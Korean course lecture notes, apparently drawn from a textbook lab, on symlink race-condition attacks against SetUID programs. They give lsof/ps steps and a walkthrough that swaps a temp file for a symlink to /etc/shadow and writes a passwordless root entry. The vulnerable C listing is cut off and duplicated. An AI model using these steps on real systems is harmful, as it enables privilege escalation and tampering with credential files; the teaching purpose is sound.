

6주차 2차시. 레이스 컨디션 공격


【학습목표】

1. 심볼릭 링크와 레이스 컨디션 공격에 대해 설명할 수 있다.

학습내용1 : 심볼릭 링크와 레이스 컨디션 공격

1. 실행되는 프로그램에 대한 레이스 컨디션 공격 수행 조건

- * 파일 소유자가 root이고 SetUID 비트를 가져야 함
- * 생성되는 임시 파일의 이름을 알고 있어야 함




2. 생성되는 임시 파일 이름 확인 법

- * lsof(list open files) 명령어로 특정 파일에 접근하는 프로세스 목록 확인
 - * 실행중인 프로세스의 ID 확인
- ```
ps -ef | grep 프로세스
```
- \* 특정 프로세스가 사용하는 파일 목록 확인
- ```
# lsof -p 프로세스 ID
```

3. 페도라 시스템에서 동작하는 SSH(Secure Shell) 데몬이 사용하는 파일 목록을 알고 싶을 때

- * ps -ef 명령으로 SSH 데몬의 프로세스 ID 확인
 - * lsof 명령으로 해당 프로세스 ID가 접근하는 파일 목록 확인
- ```
ps -ef | grep sshd
```
- \* [그림 6-20] SSHD의 프로세스 아이디 확인



- \* lsof 명령으로 프로세스 아이디가 1165번인 프로세스가 사용하는 파일 목록을 확인

[그림 6-21] SSHD가 사용하는 파일 목록 확인

```


root@localhost:~#
[root@localhost ~]# ls -l /tmp
ls: WARNING: can't stat() fuse.gvfs-fuse-daemon file system /home/wishfree/.gvfs
Output information may be incomplete.
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
sshd 1165 root cwd DIR 253,0 4096 2 /
sshd 1165 root rtd DIR 253,0 4096 2 /
sshd 1165 root txt REG 253,0 527896 173210 /usr/sbin/sshd
sshd 1165 root mem REG 253,0 151500 39236 /lib/ld-2.12.90.so
sshd 1165 root mem REG 253,0 8224 39240 /lib/libkeyutils-1.2.so
sshd 1165 root mem REG 253,0 57340 193877 /usr/lib/liblber-2.4.so.2.5
sshd 1165 root mem REG 253,0 84848 39233 /lib/libz.so.1.2.5
sshd 1165 root mem REG 253,0 216784 193842 /usr/lib/libssl3.so
sshd 1165 root mem REG 253,0 93252 39260 /lib/libaudit.so.1.0.0
sshd 1165 root mem REG 253,0 54456 2176 /lib/libnss_files-2.12.90.so
sshd 1165 root mem REG 253,0 14612 39255 /lib/libutil-2.12.90.so
sshd 1165 root mem REG 253,0 19780 39239 /lib/libc-2.12.90.so
sshd 1165 root mem REG 253,0 12164 39278 /lib/libpds4.so
sshd 1165 root mem REG 253,0 170848 193843 /usr/lib/libsmime3.so
sshd 1165 root mem REG 253,0 122424 39242 /lib/libselinux.so.1
sshd 1165 root mem REG 253,0 51544 39263 /lib/libpam.so.0.82.2

```

#### 4. 생성된 임시 파일 확인 / 생성 과정


\* 생성된 임시 파일 확인하면 임시 파일 이름으로 프로그램이 실행되기 전 심볼릭 링크 파일 생성 가능

\* [그림 6-22] 프로그램 실행 전 임시 파일을 심볼릭 링크로 미리 생성



프로그램이 임시 파일을 사용하기 위해 생성하기 전 해당 임시 파일이 이미 존재하고 있는지 여부를 판단하지 않는다면 프로그램은 다음과 같이 실행

\* [그림 6-23] 임시 파일이 심볼릭 링크 파일로 교체된 후 프로그램 실행 절차



\* 임시 파일 생성하는 프로그램들은 임시 파일 생성 전에 임시 파일의 존재 여부 확인

\* 파일이 존재할 경우 파일 지우고 재생성, 다음과 같은 프로세스를 프로그램 로직에 넣음

- ① 임시 파일 존재 여부 확인
- ② 임시 파일이 있다면 삭제하고 재생성
- ③ 임시 파일에 접근하고 처리

\* 레이스 컨디션 공격 코드는 다음과 같은 작업 반복 수행

- ① 임시 파일이 존재하는 경우 심볼릭 링크 파일인지 여부 확인
- ② 심볼릭 링크가 아닐 경우 임시 파일을 삭제
- ③ 임시 파일을 심볼릭 링크로 생성

## 학습내용2 : 레이스 컨디션 공격 수행

### 1. 주제 / 참고

주제 : 레이스 컨디션 공격 수행

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 291페이지
- 실습 6-2. 레이스 컨디션 수행하기

### 2. 레이스 컨디션 공격 준비(tempbug.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
int main (int argc, char * argv []){
 struct stat st;
 FILE * fp;
 if (argc != 3) {
 fprintf (stderr, "usage : %s file
messageWn", argv [0]);
 exit(EXIT_FAILURE);
 }
```

파일명 : tempbug.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
int main (int argc, char * argv []){
 struct stat st;
 FILE * fp;
 if (argc != 3) {
 fprintf (stderr, "usage : %s file
messageWn", argv [0]);
 exit(EXIT_FAILURE);
 }
```

### 3. 파일 백업


\* shadow 파일 백업

# cp /etc/shadow /etc/shadow.backup

#### 4. SetUID 권한 설정

tempbug.c 컴파일 후 SetUID 권한 설정

```
gcc -o tempbug tempbug.c
chmod 4755 tempbug
ls -al tempbug
```




```
명령 프롬프트 (2) - telnet 192.168.68.7
[root@localhost race]#
[root@localhost race]# ls -al tempbug
-rwxr-xr-x 1 root root 17081 Apr 13 22:11 tempbug
[root@localhost race]#
```

#### 5. 파일 실행

파일 대상 파일 실행하기

```
touch tempbug
./tempbug temp "root::12519:0:99999:7:::" &
```




```
명령 프롬프트 (2) - telnet 192.168.68.7
[uihf@localhost race]$ touch temp
[uihf@localhost race]$
[uihf@localhost race]$./tempbug temp "root::12519:0:99999:7:::" &
[uihf@localhost race]$
```

#### 6. 바꿔치기

파일 바꿔치기


```
rm temp
ln -s /etc/shadow ./temp
fg
```



```
명령 프롬프트 (2) - telnet 192.168.68.7
[uihf@localhost race]$ rm temp
[uihf@localhost race]$ ln -s /etc/shadow ./temp
[uihf@localhost race]$ fg
./tempbug temp "root::12519:0:99999:7:::"
Write OK
[uihf@localhost race]$
```

#### 7. 공격 결과 확인

```
* /etc/shadow 내용 확인
cat /etc/shadow
```



```
명령 프롬프트 (2) - telnet 192.168.68.7
[uihf@localhost race]$ exit
exit
[root@localhost race]# cat /etc/shadow
root::12519:0:99999:7:::
[root@localhost race]#
```

## 8. 시스템 정상 상태로 돌려놓기


/etc/shadow 파일 복구

```
mv /etc/shadow.backup /etc/shadow
```

## 학습내용3 : 레이스 컨디션 공격의 다른 경우


### 1. 정상적인 프로그램 실행

[ 그림 6-28 ] 정상적인 프로그램 실행 과정




### 2. 레이스 컨디션 공격 실행

[ 그림 6-29 ] 레이스 컨디션 공격 실행



### 3. 레이스 컨디션 공격의 성공

[그림 6-30] 레이스 컨디션 공격이 성공한 경우 프로세스



## 【학습정리】

1. 심볼릭 링크는 원본 파일과 심볼릭 링크는 원본 파일이 삭제되어도 원본 파일의 이름과 위치를 기억하고 계속 그 파일을 바라보는 상태로 남는다.